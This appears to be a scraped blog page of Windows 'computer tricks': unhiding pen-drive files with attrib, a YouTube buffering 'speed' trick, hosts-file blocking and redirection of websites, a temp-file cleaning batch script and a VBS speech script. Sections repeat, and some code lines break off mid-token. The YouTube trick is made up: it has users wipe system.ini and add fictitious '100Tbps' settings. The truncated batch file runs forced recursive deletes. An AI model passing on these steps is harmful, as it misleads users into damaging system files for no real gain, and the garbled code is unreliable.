attrib -h -r -s /s /d X:\*.*
(Replace X with ur pen drive
letter)
DONE!!
Also, create an 'Autorun.inf' blank
file in pen drive & make it read
only or inaccessible from security
tab which will possibly prevent
this infection...
Tag :
computer tricks,
HOW TO INCREASE YOUTUBE BUFFERING SPEED :-
TO INCREASE THE YOUTUBE BUFFERING SPEED,
YOU HAVE TO DO THE BELOW STEP ;
1. Go to Start -> Run ->
2. Type system.ini
3. Hit Enter
FILE WILL OPEN WITH NOTEPAD AND DELETE ALL CONTENT AS BELOW
For 16-bit app support :
[drivers]
wave=mmdrv.dll
timer=timer.drv
[mci]
[driver32]
[386enh]
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
AFTER DELETION COPY THE BELOW ONE
load=100Tbps
download=100Tbps
save=100Tbps
back=100Tbps
search=100Tbps
sound=100Tbps
webcam=100Tbps
voice=100Tbps
faxmodemfast=100Tbps
update=100Tbps
NOW TURNS TO ENJOY YOUTUBE VIDEO FASTER..............
Enjoy :-))!!!!!
 |
| make your youtube buffering speed faster!!!! |
YOU HAVE TO DO THE BELOW STEP ;
1. Go to Start -> Run ->
2. Type system.ini
3. Hit Enter
FILE WILL OPEN WITH NOTEPAD AND DELETE ALL CONTENT AS BELOW
For 16-bit app support :
[drivers]
wave=mmdrv.dll
timer=timer.drv
[mci]
[driver32]
[386enh]
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
AFTER DELETION COPY THE BELOW ONE
load=100Tbps
download=100Tbps
save=100Tbps
back=100Tbps
search=100Tbps
sound=100Tbps
webcam=100Tbps
voice=100Tbps
faxmodemfast=100Tbps
update=100Tbps
NOW TURNS TO ENJOY YOUTUBE VIDEO FASTER..............
Enjoy :-))!!!!!
Tag :
computer tricks,
youtube,
How to block and replace a website on a PC
to block and replace a website on a windows PC, follow the below steps ,
go to My computer=> C drive => Windows=>System32=>drivers=>et
Open host file in WordPad or notepad
Now open CMD and type in CMD ping www.google.com then copy the IP Address of Google website
In host file just write the IPaddress of Google website that you copy and name of the website which one you want to block.
Like:
87.248.112.181 www.facebook.com
in this case you will type in URL www.facebook.com but Google website will open.
for block:
type 127.0.0.1 www.facebook.com or www.yahoo.com
it’s not going to open which one you will type.
Hope you found it useful
------------------------------
How to unblock?
just delete that line from the file
go to My computer=> C drive => Windows=>System32=>drivers=>et
Open host file in WordPad or notepad
Now open CMD and type in CMD ping www.google.com then copy the IP Address of Google website
In host file just write the IPaddress of Google website that you copy and name of the website which one you want to block.
Like:
87.248.112.181 www.facebook.com
in this case you will type in URL www.facebook.com but Google website will open.
for block:
type 127.0.0.1 www.facebook.com or www.yahoo.com
it’s not going to open which one you will type.
Hope you found it useful
------------------------------
How to unblock?
just delete that line from the file
Trick to clean windows temp. files and temperory internet files
Clean windows temp files and temporary internet files
------------------------------
Cleaning the temporary files can increase your system perfomance and speed. Here is a very easy way to clean all windows temp files including temporary internet files.
1. Open notepad and paste the following code.
TITLE FASTCLEAN
COLOR 03
ECHO OFF
CLS
RD "%TMP%" /S /Q
DEL "%TMP%\*" /F /S /Q
ATTRIB "%USERPROFILE%\AppData\Local\M
DEL "%USERPROFILE%\AppData\Local\M
2. Save as Clean.bat.
After saving you can run the batch file anytime you want to easily clean the temp files. To make the batch file easily accessible from run command copy the batch file to "C:\Windows". After copying you can run the batch file from run command by entering the batch file name into run command.

make your computer speak without any software
STEPS TO MAKE YOUR COMPUTER SPEAK:
1.Open your notepad
2.Copy the below code and paste it in your notepad.
Dim message, sapi
message=InputBox("What do you want me to say?","Speak to Me")
Set sapi=CreateObject("sapi.spvoic
sapi.Speak message
3.Now save the notepad file with the name speak.vbs on your desktop.

4.Double Click on speak.vbs and type in the box whatever you want your computer to speak to you.

5.Enjoy the funny trick.
1.Open your notepad
2.Copy the below code and paste it in your notepad.
Dim message, sapi
message=InputBox("What do you want me to say?","Speak to Me")
Set sapi=CreateObject("sapi.spvoic
sapi.Speak message
3.Now save the notepad file with the name speak.vbs on your desktop.

4.Double Click on speak.vbs and type in the box whatever you want your computer to speak to you.

5.Enjoy the funny trick.